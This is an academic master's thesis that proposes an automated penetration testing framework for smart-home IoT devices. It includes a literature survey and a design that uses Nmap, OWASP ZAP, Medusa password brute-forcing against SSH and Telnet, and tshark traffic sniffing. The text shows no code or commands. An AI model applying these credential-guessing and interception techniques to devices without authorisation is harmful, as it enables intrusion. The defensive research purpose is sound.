



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

RISK OF CYBER ATTACKS ON INTERNET OF THINGS

Submitted by

SHUBHAM JAISWAL (21MCI0002)

MASTER THESIS

Under the guidance of

Dr. Saritha Murali

Assistant Professor Sr. Grade 1

School of Computer Science and Engineering

In partial fulfilment for the award of the degree of

M.TECH

Computer Science & Engineering

specialisation in

Information Security



VIT[®]

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Computer Science and Engineering

DECLARATION

I hereby declare that the project entitled “**Risk of Cyber Attacks on Internet of Things**” submitted by me to the School of Computer Science and Engineering, Vellore Institute of Technology, Vellore-14 towards the partial fulfilment of the requirements for the award of the degree of **Master of Technology in Computer Science and Engineering Specialisation in Information Security** is a record of bonafide work carried out by me under the supervision of **Dr. Saritha Murali**. I further declare that the work reported in this project has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma of this institute or of any other institute or university.

Signature

Name: Shubham Jaiswal

Reg.No: 21MCI0002



VIT[®]

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

School of Computer Science and Engineering

CERTIFICATE

The project report entitled “**Risk of Cyber Attack on Internet of Things**” is prepared and submitted by **Shubham Jaiswal (Register No: 21MCI0002)**, has been found satisfactory in terms of scope, quality and presentation as partial fulfilment of the requirements for the award of the degree of **Master of Technology in Computer Science and Engineering** in Vellore Institute of Technology, Vellore-14, India.

Guide

(Name & Signature)

Internal Examiner

(Name & Signature)

External Examiner

(Name & Signature)

ACKNOWLEDGEMENT

The project “**Risk of Cyber Attacks on Internet of Things**” was made possible because of inestimable inputs from everyone involved, directly or indirectly. I would first like to thank my guide, **Dr. Saritha Murali**, who was highly instrumental in providing not only a required and innovative base for the project but also crucial and constructive inputs that helped make my final product. My guide has helped me perform research in the specified area and improve my understanding in the area of web development and internet of things and I am very thankful for her support all throughout the project.

I would also like to acknowledge the role of the HOD, **Dr. R. Sathyaraj**, who was instrumental in keeping me updated with all necessary formalities and posting all the required formats and document templates through the mail, which I was glad to have had.

It would be no exaggeration to say that the Dean of SCOPE, **Dr. K. Ramesh Babu** was always available to clarify any queries and clear the doubts I had during the course of my project.

Finally, I would like to thank **Vellore Institute of Technology**, for providing me with a flexible choice and execution of the project and for supporting my research and execution related to the project.

TABLE OF CONTENT

ABSTRACT	8
CHAPTER 1	
1. INTRODUCTION.....	9
1.1 Problem Statement.....	10
CHAPTER 2	
2. LITERATURE SURVEY	11
CHAPTER 3	
3. OVERVIEW OF PENETRATION TESTING FRAMEWORK	21
3.1 Architecture of the proposed framework.....	21
3.1.1 Limitation of Existing Framework.....	21
3.1.2 Proposed Framework	23
3.1.3 Advantages of the proposed architecture	24
CHAPTER 4	
4. ANALYSIS AND DESIGN.....	25
4.1 Introduction.....	25
4.2 Requirement Analysis.....	25
4.2.1 Software Requirement.....	25
4.2.2 Hardware Requirement	26
4.3 Detailed Design	26
4.3.1 Design of the Framework.....	26
4.3.2 UML Component Diagram	34
4.3.3 UML Deployment Diagram	35
CHAPTER 5	
5. IMPLEMENTATION	36
CHAPTER 6	
6. RESULTS	38
6.1 Screenshots	38

6.1.1 Smart Bulb	38
6.1.2 CCTV Camera.....	38
6.1.3 Smart Watch.....	39
6.1.4 Google Home Mini	39
6.1.5 Alexa Echo Dot	39
6.2 Code	40
6.2.1 Main	40
6.2.2 Library.....	61
6.2.3 Capture	63
CHAPTER 7	
7. CONCLUSION	69
REFERENCES	70

LIST OF FIGURES

TITLE	PAGE NO.
Fig. 4 1 Framework's Architecture	29
Fig. 4 2 UML Component Diagram	34
Fig. 4 3 UML Deployment Diagram	35
Fig. 6 1 Smart Bulb	38
Fig. 6 2 CCTV Camera.....	38
Fig. 6 3 Smart Watch	39
Fig. 6 4 Google Home Mini	39
Fig. 6 5 Alexa Echo Dot	39

ABSTRACT

The worldwide network has been completely transformed by the Internet of Things (IoT), an emerging technology. By 2022, it's expected that there will be roughly 38.5 billion linked IoT devices. In every aspect of life, these gadgets are utilized. These IoT gadgets capture and send a massive amount of data, both within themselves and to business networks. The danger of security threats, vulnerabilities, data manipulation, theft, identity, device manipulation, and hacking is high because of the enormous number of devices that are linked with each other and to the global network, and the number is growing every day. There are several security concerns with these gadgets because of the ease with which automation and digitalization may be implemented. Devices with inadequate security measures leave users vulnerable to cyberattacks that may steal personal information, invade their privacy, and even turn the gadget into a lethal weapon. There must be security for the IoT ecosystem on three levels: the device, the application, and the network. These devices are produced by a wide variety of manufacturers with varying objectives and insufficient cybersecurity competence. The goal of this work is to catalogue the existing vulnerabilities and privacy leaks in IoT gadgets, and to suggest ways to fix these problems.

CHAPTER 1

1. INTRODUCTION

The Internet of Things (IoT) is a network of real-world items including machines, cars, buildings, and other physical objects that are connected to the internet and equipped with sensors, software, and network connectivity. In order to build a more effective and connected environment, these technologies are made to interact with one another and with people. The capacity of IoT devices to gather and analyse data in real-time is one of their main advantages. As a result, decisions may be made more quickly and effectively, and possible issues can be anticipated and avoided. A smart thermostat, for instance, can monitor the temperature and humidity levels in a building and modify the heating and cooling systems as necessary to maximise comfort and energy efficiency.

IoT devices can be used to automate a variety of jobs, from simple industrial procedures to tedious household duties. A smart Hoover cleaner, for instance, can clean a house on its own, while a smart manufacturing system may streamline operations and cut waste. IoT devices can increase security and safety in addition to efficiency and productivity. In the event of a fire, for instance, a smart smoke detector may inform inhabitants and emergency services, while a smart security system can identify and discourage intruders. However, the expanding use of IoT devices also prompts questions about security, privacy, and the moral application of data. Sensitive personal and commercial data is at risk as more gadgets are connected to the internet, increasing the possibility of hacking and data breaches. In addition, concerns concerning who gets access to and uses the data collected and analysed by IoT devices are raised. In general, the advent of IoT devices has the potential to completely transform how we live and work, but it is crucial to adopt them carefully and thoughtfully. We can guarantee that Internet of Things (IoT) devices are used in a responsible and efficient manner that benefits all parties by properly designing and installing them.

1.1 Problem Statement

Automated Penetration Testing Framework is an essential tool for organizations to perform comprehensive and efficient security testing of their network and system infrastructure. Penetration testing is a process of identifying vulnerabilities in a system by simulating a real-world attack. Traditional manual penetration testing can be time-consuming, expensive, and may not cover all the possible attack vectors. There is a pressing need for a high-quality, scalable automated testing framework that can keep up with the rising complexity of technology without sacrificing speed. Organizations may benefit from an automated penetration testing framework in a number of ways, including vulnerability identification, testing the efficacy of security measures, and the provision of suggestions for enhancing the security posture as a whole. Different parts of the penetration testing process, including as reconnaissance, vulnerability scanning, exploitation, and post-exploitation, may be automated by using this framework. It can also integrate with various systems and technologies, such as cloud-based infrastructure, IoT devices, and web applications. The key benefits of using an Automated Penetration Testing Framework include increased efficiency and accuracy in testing, reduced time and cost, and improved coverage of attack vectors. The framework can simulate realistic attacks, identify weaknesses, and generate detailed reports that can help organizations to prioritize and remediate vulnerabilities.

In this setting, the issue to be solved is coming up with an automated penetration testing framework that may help businesses overcome the obstacles they confront while trying to ensure the security of their systems. This framework should be able to integrate with various systems and technologies, simulate realistic attacks, and generate accurate reports.

CHAPTER 2

2. LITERATURE SURVEY

The authors discuss the significance of web application security and the threats presented by vulnerable web applications. They also emphasize the importance of conducting efficient penetration tests to find and fix these weaknesses. The article provides a thorough analysis of the literature that has been published on web application penetration testing, including the methodologies, approaches, tools, and frameworks employed in this area. The writers also go over the difficulties and restrictions of web application penetration testing, namely the need for qualified experts to do the testing and the challenges involved in identifying all potential vulnerabilities. The study stresses the need for more research and development in this field and offers insightful information about the state of web application penetration testing overall. Developers, researchers, and security experts who are interested in enhancing the security of online applications may find the information offered in this article to be helpful [1].

In his study, Patel (2019) examines how vulnerability assessment and penetration testing may help ensure safe communication. The author begins by talking about the growing dangers to digital security, which can have major repercussions for people, businesses, and even entire countries. The systems and networks must be examined for vulnerabilities and weaknesses, which must subsequently be addressed if attacks are to be avoided. The author then goes into the concepts, objectives, and methods of penetration testing and vulnerability assessment. The article highlights several methods and technologies, including port scanning, network mapping, and vulnerability scanners, that can be used for penetration testing and vulnerability assessment [2].

The significance of abiding by moral and legal rules when performing penetration tests and vulnerability assessments is also covered in the paper. The author emphasises the significance of getting permission from the owners of the systems or networks being tested and the necessity of avoiding inflicting any harm to the

systems. The article concludes by presenting the findings of a poll taken among IT professionals to evaluate current trends and practises in penetration testing and vulnerability assessment. The poll finds that while most organizations do vulnerability assessments and penetration testing, there is still a lack of awareness and training among specialists. To assist professionals in keeping abreast of the most recent approaches and resources in this area, the author advises that more training and awareness programmes should be offered [2].

In this article, we offer a methodology for automating penetration testing, a specific kind of security testing that determines how secure a system is by trying to exploit its flaws. An exploit generator, vulnerability scanner, and report generator make up the three primary parts of the suggested system. The target system is scanned by the vulnerability scanner to look for any potential flaws, which are then given into the exploit generator. The exploit generator creates and launches attacks against the system using the detected vulnerabilities. The report generator then creates a report summarising the testing outcomes and offering suggestions for fixing any vulnerabilities that were discovered. The authors contend that by automating tedious activities and freeing testers to concentrate on more intricate and innovative areas of the testing process, this framework can increase the effectiveness and efficiency of penetration testing. The framework can also aid in finding vulnerabilities that manual testing techniques might have overlooked [3].

The document gives a summary of automated penetration testing (APT) methods and their applicability to cybersecurity. The article covers the necessity of automated penetration testing as well as the different difficulties that organisations encounter while carrying it out. Static analysis, dynamic analysis, and fuzzing are just a few of the approaches and tools that the authors have highlighted for usage in automated penetration testing. In addition to providing examples of well-known tools used in automated penetration testing, the paper addresses the advantages and disadvantages of each technique [4].

The authors also go over the different kinds of flaws that automated penetration testing can find, such as injection attacks, cross-site scripting (XSS) assaults, and buffer overflow attacks. In order to achieve thorough coverage, they have also

emphasised the value of manual testing as a supplement to automated testing. In order to strengthen their cybersecurity posture, organisations should implement automated penetration testing, according to the authors' proposal in the paper's conclusion. In order to increase the efficiency of automated penetration testing, they also emphasise the need for ongoing research and development in this area [4].

Current trends in this field are reviewed, as well as the pros and cons of both human and automated penetration testing. First, the authors define penetration testing as "the process of evaluating a computer system, network, or online application for vulnerabilities that an attacker could exploit." The two primary methods of penetration testing, manual and automated, are then covered. A human tester performs manual penetration testing by simulating an attacker trying to get past the system's defences using a variety of tools and techniques. The benefits of manual penetration testing include the ability to find more sophisticated vulnerabilities and a more accurate evaluation of the system's security posture. In contrast to automated testing, it is also more time- and money-consuming [5].

On the other side, automated penetration testing involves the use of software tools that scan the system for known vulnerabilities and exploit them in order to determine the security posture of the system. When opposed to manual testing, automation testing has the advantages of being quicker and less expensive. However, it may yield false positives and false negatives and is less efficient at detecting complicated vulnerabilities. After that, the writers go through contemporary penetration testing trends, which combine human and automated testing. They contend that by utilising the advantages of each strategy while minimising the disadvantages, this hybrid technique can offer the best of both worlds. Overall, the article offers a helpful summary of the advantages and disadvantages of both manual and automated penetration testing, emphasising the necessity of integrating the two methods to produce the best outcomes [5].

How well certain automated penetration testing techniques work at finding web application flaws. Acunetix, Burp Suite, Nessus, Nmap, OpenVAS, and OWASP ZAP are six common automated penetration testing tools that will be compared for performance in this study, as well as for their abilities to find vulnerabilities. To

gauge how well each tool worked in finding vulnerabilities, the author ran tests on a test set of web apps known to have them. The study assesses the tools' precision, quickness, and usability as well. Statistical methods like ANOVA and t-tests were used to analyse the experiment outcomes. According to the analysis, the majority of the vulnerabilities could be detected by all of the examined tools. However, there were big discrepancies in how well they performed in terms of speed, accuracy, and usability. Burp Suite was found to be the fastest tool, and OWASP ZAP to be the most accurate. The simplest tools to utilise were discovered to be Nmap and Nessus [6].

The author comes to the conclusion that while all of the tested tools are successful in spotting weaknesses, no one tool is the best in every situation. The tool selected will rely on the user's individual needs, including the size and complexity of the application being tested, the resources available, and the user's level of skill. Overall, the study offers helpful information for security experts and researchers looking to choose the best automated penetration testing solution for their requirements [6].

The study on the efficiency of automated tools for performing web application penetration tests is presented in the article. AppScan, WebInspect, Acunetix, and Burp Suite—four well-known automated testing tools—were used to carry out the study. To evaluate the tools' efficiency in spotting vulnerabilities, the authors ran a number of tests on a test application. They found that common vulnerabilities like SQL injection, cross-site scripting, and directory traversal could be detected with ease using the tools. However, they also discovered that the technologies had limits in identifying more sophisticated vulnerabilities such logical faults and mistakes in business logic [7].

The study also emphasised the value of manual testing and the use of several instruments in order to conduct thorough testing. The authors recommended including automated testing tools within a larger testing procedure that also uses manual testing and other security testing methods. The study's overall findings suggest that while automated application penetration testing tools might be useful in identifying vulnerabilities, they shouldn't be the only tool utilised to evaluate

online applications. To ensure the security of online applications, a thorough strategy that incorporates manual testing and other security testing methodologies is required [7].

An overview of the penetration testing tools used in the field of white hat security is given in the article. The authors Maji, Jain, Pandey, and Siddiqui cover a range of topics related to penetration testing, including its significance, technique, and numerous types of tools. The authors stress the value of penetration testing in locating holes in the security infrastructure of an organisation. According to them, penetration testing is simulating an assault on a network, system, or application of a company in order to discover weaknesses that attackers could use. The authors also emphasise the value of white hat security, which uses ethical hacking methods to find weaknesses [8].

The authors discuss many kinds of penetration testing tools, including exploitation tools, network scanners, vulnerability scanners, and web application scanners. They describe the benefits, features, and capabilities of each tool. They also go into manual penetration testing methods including password cracking and social engineering. The article offers a helpful summary of the penetration testing technologies utilised in the field of white hat security overall. For people or organisations interested in learning more about penetration testing and the technologies employed in the process, it is a great resource [8].

The significance of cybersecurity in the context of the Internet of Things (IoT) in industrial management is discussed in an article titled "Cybersecurity in the Internet of Things in Industrial Management" published in the journal Applied Sciences by Raimundo and Rosário (2022). The authors emphasize the growing prevalence of Internet of Things devices in business and the related vulnerability to cyberattacks. In addition, they survey the most pressing issues in IoT security, including unauthorized access, data theft, and DOS assaults [9].

The article suggests various measures that can be adopted to mitigate the risks associated with cybersecurity in IoT. The authors propose the use of risk assessment methodologies to identify potential threats and vulnerabilities and the implementation of security controls to prevent or reduce the impact of cyber attacks.

They also discuss the importance of continuous monitoring and updating of security protocols to ensure the effectiveness of security measures [9].

Furthermore, the article highlights the role of stakeholders in ensuring cybersecurity in the IoT ecosystem. In order to create best practices and standards for cybersecurity, the authors stress the need of cooperation between business, academia, and government organizations. They also advocate for the creation of educational initiatives to make workers and customers alike more aware of cybersecurity threats. In conclusion, the article emphasizes the importance of cybersecurity in the IoT domain and provides recommendations for addressing the associated risks. The authors suggest that a comprehensive approach to cybersecurity that involves risk assessment, security controls, continuous monitoring, and stakeholder collaboration is necessary to ensure the security of IoT devices in industrial management [9].

Corallo, Lazoi, Lezzi, and Luperto's (2022) article "Cybersecurity awareness in the context of the Industrial Internet of Things: A systematic literature review" aims to provide an overview of the current state of research concerning cybersecurity awareness in the context of the IIoT. The authors begin by discussing the growing importance of the IIoT, which involves the integration of various industrial systems with the internet to improve operational efficiency and productivity. However, this integration also poses significant cybersecurity risks, as the connected systems become vulnerable to cyber-attacks. To address these risks, the authors argue that there is a need for increased cybersecurity awareness among stakeholders, including employees, managers, and executives, in organizations that use IIoT. This understanding may aid in the detection and neutralization of cyber threats, lessen the likelihood of successful cyber assaults, and ensure the security of private information [10].

In order to find research on cybersecurity awareness in the context of IIoT, the authors did a systematic literature review. They used search terms such as "IIoT," "cybersecurity," and "awareness" to identify relevant articles from various databases, resulting in a final sample of 40 articles. The majority of the reviewed studies focused on staff training and education to raise cybersecurity awareness in

the context of IIoT, indicating an increasing interest in this area. The authors note that many organizations lack proper cybersecurity training programs for their employees, and that there is a need for standardized training programs that can be tailored to the specific needs of each organization. The review also highlights the need for collaboration between different stakeholders in organizations, including IT departments, management, and employees, to ensure effective cybersecurity measures. The authors argue that a culture of cybersecurity awareness should be fostered within organizations to encourage all stakeholders to be vigilant and proactive in identifying and mitigating potential cyber threats [10].

The review also identifies the importance of risk assessment and management in the context of IIoT cybersecurity. The authors propose that businesses should undertake risk assessments on a regular basis to spot security holes and prepare for cyberattacks with effective risk management plans. The authors conclude that cybersecurity awareness is crucial in the context of IIoT, and that organizations should prioritize employee training, stakeholder collaboration, and risk assessment and management to ensure effective cybersecurity measures. They suggest that future research should focus on developing standardized cybersecurity training programs, evaluating the effectiveness of existing programs, and exploring the impact of emerging technologies on IIoT cybersecurity. In total, what we know about cybersecurity awareness in the context of IIoT at the moment. The authors highlight the need for increased cybersecurity awareness and collaboration among stakeholders and provide practical recommendations for organizations to improve their cybersecurity measures [10].

Rani, Gill, and Gulia's 2022 paper "Classification of Security Issues and Cyber Attacks in Layered Internet of Things" delves at the different cyber assaults and security flaws that might arise in a layered IoT architecture.. The authors examine the five layers of IoT: perception, network, middleware, application, and business, and identify potential threats at each layer. In the perception layer, threats can arise from the physical devices themselves, including data tampering, device cloning, and data injection. Man-in-the-middle (MITM) attacks, distributed denial of service (DDoS) attacks, and packet sniffing are all examples of attacks that may be

launched against the network layer. The middleware layer faces challenges such as message tampering, message replay, and unauthorized access [11].

At the application layer, the authors identify the risk of malware injection, phishing attacks, and code injection. Finally, the business layer is vulnerable to attacks such as social engineering, identity theft, and financial fraud. To address these issues, the authors propose a layered security framework consisting of four layers: physical security, network security, middleware security, and application security. The physical security layer aims to protect the physical devices and includes measures such as device authentication, device tracking, and tamper-proofing. The network security layer includes measures such as encryption, intrusion detection, and firewalls to protect against network attacks. The middleware security layer involves securing the messaging infrastructure and includes measures such as message authentication, access control, and encryption [11].

Finally, the application security layer aims to protect the application layer by implementing measures such as secure coding practices, application firewalls, and regular security audits. The authors also discuss the importance of collaboration between different stakeholders, including IoT device manufacturers, network providers, and end-users, to ensure the security of IoT devices and systems. In conclusion, Rani, Gill, and Gulia's (2022) article provides a comprehensive overview of the security challenges and potential cyber attacks that can occur within the layered IoT architecture. The proposed layered security framework offers a useful approach to mitigating these risks, and the authors highlight the importance of collaboration between different stakeholders in ensuring the security of IoT systems [11].

The article "Detecting Cybersecurity Attacks in the Internet of Things Using Artificial Intelligence Methods: A Systematic Literature Review" provides a thorough overview of the current state of the art research into the topic of detecting cybersecurity attacks in the IoT through the use of AI techniques. The authors begin by introducing the concept of IoT and the various security threats associated with it, including malware attacks, denial of service (DoS) attacks, and data breaches.

They then explain the limitations of traditional security solutions in detecting these attacks and how AI can be utilized to overcome these limitations [12].

The article then goes on to provide a systematic literature review of research conducted in this area. The review includes 50 research papers that were published between 2017 and 2021, and the authors analyze these papers based on various factors such as the type of AI techniques used, the type of attacks detected, and the evaluation metrics used. The authors highlight the different types of AI techniques used in the reviewed papers, including machine learning (ML), deep learning (DL), and swarm intelligence (SI) algorithms. They also discuss the advantages and disadvantages of each technique and their suitability for different types of attacks [12].

The authors then discuss the various types of attacks detected in the reviewed papers, including DoS attacks, botnet attacks, and intrusion detection. They provide a detailed analysis of the different techniques used to detect these attacks, highlighting their strengths and weaknesses. Finally, the authors give the metrics employed in the examined articles for assessment, and they analyze how well they apply to gauging the efficacy of AI-based cybersecurity solutions [12].

The authors draw the conclusion that AI-based cybersecurity solutions may enhance the safety of IoT devices. However, they also note that there are still many challenges to overcome, such as the need for more efficient and effective AI algorithms and the need for better evaluation metrics to measure the effectiveness of these solutions. In conclusion, the essay offers a helpful synopsis of recent progress made in studying how best to identify cybersecurity breaches in the Internet of Things (IoT) by using artificial intelligence (AI) techniques. It draws attention to the advantages that may be gained from AI-based solutions and the obstacles that must be overcome before that can happen. Researchers and professionals in the domains of cybersecurity, internet of things, and artificial intelligence may find this article useful [12].

Cybersecurity risk assessment for the Internet of Things (IoT) is becoming more important, and the article "Future developments in cyber risk assessment for the internet of things" covers this topic and the difficulties associated with it. The

authors propose that effective risk assessment procedures are important to limit the threats posed by the proliferation of connected devices. The authors begin by defining the IoT and highlighting its rapid growth and potential benefits. However, they also note that the IoT's complex and linked structure poses serious security difficulties. Data leaks, denial of service attacks, and device physical damage are just some of the cyber threats they highlight in relation to the Internet of Things [13].

The article continues with an analysis of the present status of cyber risk assessment for the IoT, focusing on the shortcomings of conventional risk assessment methods like the Common Vulnerability Scoring System (CVSS) and the National Institute of Standards and Technology's Cybersecurity Framework. The authors argue that these techniques are not sufficient for assessing the unique risks associated with the IoT. To address these limitations, the authors propose a new cyber risk assessment framework specifically designed for the IoT. The purpose of the Internet of Things Cyber Risk Framework (IoTCyRiF) is to define and standardize the process of assessing cyber risks associated with the IoT. The framework is broken down into four distinct phases: creating the scene, assessing risk, managing risks, and measuring progress [13].

The authors then discuss the potential benefits of the IoTCyRiF framework, such as improved risk management, enhanced decision-making, and better communication between stakeholders. They also highlight some of the challenges of implementing the framework, such as the need for extensive data collection and the lack of standardization in the IoT industry. Cyber risk assessment for the Internet of Things is addressed at length, as is the need of a complete framework like the IoTCyRiF, and the paper finishes on this note. The authors argue that the IoTCyRiF framework can help organizations identify and mitigate cyber risks associated with the IoT, ultimately leading to a more secure and resilient IoT ecosystem [13].

CHAPTER 3

3. OVERVIEW OF PENETRATION TESTING FRAMEWORK

3.1 Architecture of the proposed framework

3.1.1 Limitation of Existing Framework

Penetration testing, sometimes known as pen-testing, is a method used to evaluate the safety of a computer system or network by simulating an attack by an adversarial source. Frameworks for penetration testing offer tools and procedures for carrying out pen-testing operations. These frameworks are made to assist security experts in conducting thorough and dependable security testing, identifying vulnerabilities, and suggesting corrective measures. However, the limitations of current penetration testing frameworks are highlighted below.

a. Limited Coverage of Attack Vectors

Existing frameworks for penetration testing frequently concentrate on a select group of attack vectors and may not account for all potential attack scenarios. In contrast, a framework might not have any built-in support for evaluating web application vulnerabilities but may offer tools for testing network vulnerabilities. As a result, testing can overlook important flaws that attackers could use against you.

b. Lack of Real-World Scenarios

Frameworks for penetration testing are frequently created to mimic well-known and well-documented attacks. However, in the real world, attackers frequently employ cutting-edge and inventive techniques to exploit weaknesses. As a result, testing may not be complete and vulnerabilities may not be discovered using current frameworks.

c. Inaccurate Reporting

Frameworks for penetration testing produce reports that list the vulnerabilities discovered during testing. The reports, however, might not adequately depict how

serious the vulnerabilities are or what effect they might have on the organisation. This may cause results to be misinterpreted and the threats presented by the vulnerabilities to be underestimated.

d. Limited Customization

With little choices for customization, penetration testing frameworks are meant to be utilised straight out of the box. Organisations may have particular security needs or infrastructure that call for particular testing techniques or equipment. These needs might not be supported by current frameworks, which would result in insufficient testing and a skewed sense of security.

e. Limited Automation

Frameworks for penetration testing frequently demand manual configuration and test execution. This can take a lot of time and be error-prone, especially in complicated and huge contexts. Even while some frameworks have automated features, testing may still be lacking if such cases aren't covered.

f. Lack of Integration

Penetration testing frameworks are rendered useless when combined with other security tools and systems like vulnerability scanners, intrusion detection systems, and security information and event management (SIEM) solutions. This might result in fragmented testing and monitoring, which makes it challenging to keep an accurate picture of the organization's security posture.

g. Limited Support

Open-source communities or small businesses frequently create and maintain penetration testing frameworks. They might not have the means to offer timely assistance or updates as a result. This may expose organisations to recently identified flaws or exploits that are not protected by the current framework.

In conclusion, the shortcomings of current penetration testing frameworks may prohibit them from offering a thorough and accurate evaluation of the security posture of an organisation. To achieve a thorough and efficient testing process, organisations should carefully assess the capabilities of the framework and augment them as necessary with additional testing approaches and technologies.

3.1.2 Proposed Framework

Automatic penetration testing involves simulating assaults on a computer system or network using software tools in order to find weaknesses that could be exploited by bad actors. A suggested structure for automatic penetration testing is provided below:

Planning and Scoping: The first stage is to specify the testing's scope, including the networks, systems, and applications that will be tested as well as its goals. Finding potential hazards and vulnerabilities is another phase included in this process.

Reconnaissance: During this stage, automated tools are used to collect data about the target systems, such as the network topology, open ports, services that are currently in use, and software versions.

In order to find known vulnerabilities in the target systems, vulnerability scanning technologies are utilised. The severity of the vulnerability might be used to prioritise the scan's findings.

Exploitation: In this phase, automated tools are used to try to take advantage of the discovered flaws. The goal is to demonstrate that the vulnerability may be exploited and to predict the results of a successful attack.

Post-Exploitation: Following the successful exploitation of a vulnerability, the attacker may be able to access further systems or data. To escalate privileges and acquire access to sensitive data, further vulnerabilities can be found and exploited using automated techniques.

Reporting: At last, a report summarising the penetration test findings is produced. The report is to outline the vulnerabilities that were discovered, rate their seriousness, and offer repair suggestions.

It's essential to remember that automated penetration testing must be conducted in a secure environment and never used to attack a system without the permission of the owner. Additionally, manual testing should be added to the use of automated technologies in order to find vulnerabilities that automated scans might miss.

3.1.3 Advantages of the proposed architecture

A proposed framework for autonomous penetration testing has the following possible benefits:

Efficiency: A framework for automating penetration testing can speed up the testing process and lessen the amount of manual labour needed. In order to free up testers to engage on more difficult and specialised jobs, the framework may automate repetitive processes like vulnerability scanning and testing for common vulnerabilities.

Consistency: Automation can aid in ensuring consistency in testing across many contexts and systems. Testing numerous systems with the same tools and methodologies reduces the possibility of missing flaws or crucial testing regions.

Scalability: Organisations can test more frequently and thoroughly thanks to the ease with which an autonomous penetration testing framework can be expanded to examine large or complicated systems.

Cost-effectiveness: Automating penetration testing can lower costs because manual testing takes more time and resources than it does. The cost of resolving vulnerabilities can be decreased by identifying them earlier in the development cycle.

Accuracy: Because automated testing can run tests more frequently and with higher accuracy, it can help detect vulnerabilities that manual testing might overlook.

In general, an autonomous penetration testing framework can assist organisations in enhancing their security posture by more rapidly and accurately discovering vulnerabilities while also lowering the cost and time associated with testing.

CHAPTER 4

4. ANALYSIS AND DESIGN

4.1 Introduction

The process of employing automated tools and methodologies to find vulnerabilities in computer systems, networks, and applications is known as automatic penetration testing. It entails simulating assaults on a system to detect flaws and assess how well the security safeguards are working.

Because they can quickly complete a variety of tests, automated penetration testing solutions can help identify vulnerabilities more effectively and precisely than manual testing. Additionally, they can offer thorough reports on vulnerabilities and recommend corrective actions to help secure the system.

It's crucial to understand, though, that automatic penetration testing shouldn't be used in place of manual testing because it has a tendency to overlook vulnerabilities that call for human ingenuity and intuition to find. Additionally, since these tools have the potential to harm if used inappropriately, it is imperative to use them responsibly and with authorization.

4.2 Requirement Analysis

4.2.1 Software Requirement

- Coding Language
 - Python
- Penetration tools
 - Net Discover
 - Nmap
 - OWASP ZAP (zap-cli)
 - Medusa

What Web

Wireshark (t-shark and pyshark)

Binwalk

Firmwalker

- Virtual machine
VMware Workstation
- Operating System
Kali Linux

4.2.2 Hardware Requirement

- Ram – 4 GB
- Processor – 4
- Network Adapter - Network Address Translation type (NAT)

4.3 Detailed Design

4.3.1 Design of the Framework

The goal of this study is to ensure that the established framework can identify the most typical vulnerabilities found in smart home-based IoT devices. A rundown of the top five security flaws in Internet of Things gadgets for the home. These top five vulnerabilities were chosen by narrowing down the OWASP top 10 IoT vulnerabilities to just those that were relevant to the research at hand, namely those that were either network-based, web-based, or firmware-based. Accordingly, the following are the top five chosen vulnerabilities:

1. Insecure Web Interface:

All Internet of Things devices have a related app that controls their functionality. All of these apps are now mobile-based, although there are still certain gadgets that rely on the web for their functionality. The framework has been built to identify

whether or not a device has a web interface and, if so, whether or not it is vulnerable due to the existence of a web interface. Common web interface vulnerabilities like SQL injection, cross-site scripting, and many more are scanned for and reported on by the framework. Owasp Zap is the tool used for this purpose.

2. Remote Access Vulnerability (Improper Authentication):

Using a variety of remote access protocols, certain IoT devices may be accessed remotely from another system. Among Internet of Things devices, SSH and Telnet are the most well-known remote access protocols.

Port 22 (SSH) and Port 23 (Telnet) must be accessible from a distant location in order for an Internet of Things device to be accessed remotely. The framework has been built to identify remote access vulnerabilities on such devices by trying a set of passwords for a certain user (often root) or a set of users. It checks for security flaws in both Secure Shell (SSH) and Telnet-based remote access methods. To do this, the framework uses the 'Medusa' tool.

3. Insecure Network Services:

Some IoT devices may be vulnerable to attacks because they have unnecessary services enabled, ports left open, or employ commonly exploited protocols like FTP, Telnet, or SSH on open ports. By parsing the pcap files and running them through the Nmap frameworks using the Nmap Search Engine (NSE), the framework is able to identify any unsecured network services vulnerabilities.

4. Lack of Transport Encryption:

There is a security risk associated with the fact that the vast majority of Internet of Things devices, after several upgrades, still choose the insecure HTTP protocol over the more secure HTTPS protocol. An adversary may readily get sensitive information about a device by intercepting traffic, analyzing an HTTP packet, and then decoding its contents. The framework is built to identify vulnerabilities of this kind by using a similar approach. It determines whether or not any sensitive data is

being sent in an unsecured manner (i.e., over the HTTP protocol). The program 'tshark' is used for this purpose.

5. Insecure Firmware/Software:

IoT devices need frequent updates as manufacturers continue to solve software problems. Some of these devices utilize the HTTP protocol to get the updated firmware from the cloud during the updating process. According to the OWASP top 10 IoT vulnerabilities, if the update file is transferred via HTTP or if it is unencrypted (human-readable), then it is an insecure firmware vulnerability. This can be a security risk if the traffic is intercepted, as the firmware files can be captured easily. The framework has support for the 'tshark' vulnerability scanner, which can identify these flaws.

Figure 4.1 depicts the framework's architecture, which is based on an updated and roboticized version of the chosen manual penetration method.

The Figure shows that the five components of the framework may be broken down into a sequential order for execution. The framework is broken up into its constituent elements so that the algorithm may be better understood.

These are the many components:

1. Reconnaissance part (Net Discover and Nmap Scan):

The framework begins by doing a Net Discover scan across an interface, often the one to which the IoT device is attached, in order to collect the device's IP Address and MAC Vendor Name. After retrieving an IP address from a Net Discover scan, the framework then runs a Nmap scan against that IP address, with the log file for the Nmap scan including information on the open ports and the services that are using them. The framework then summarizes these findings and continues on to the next section.

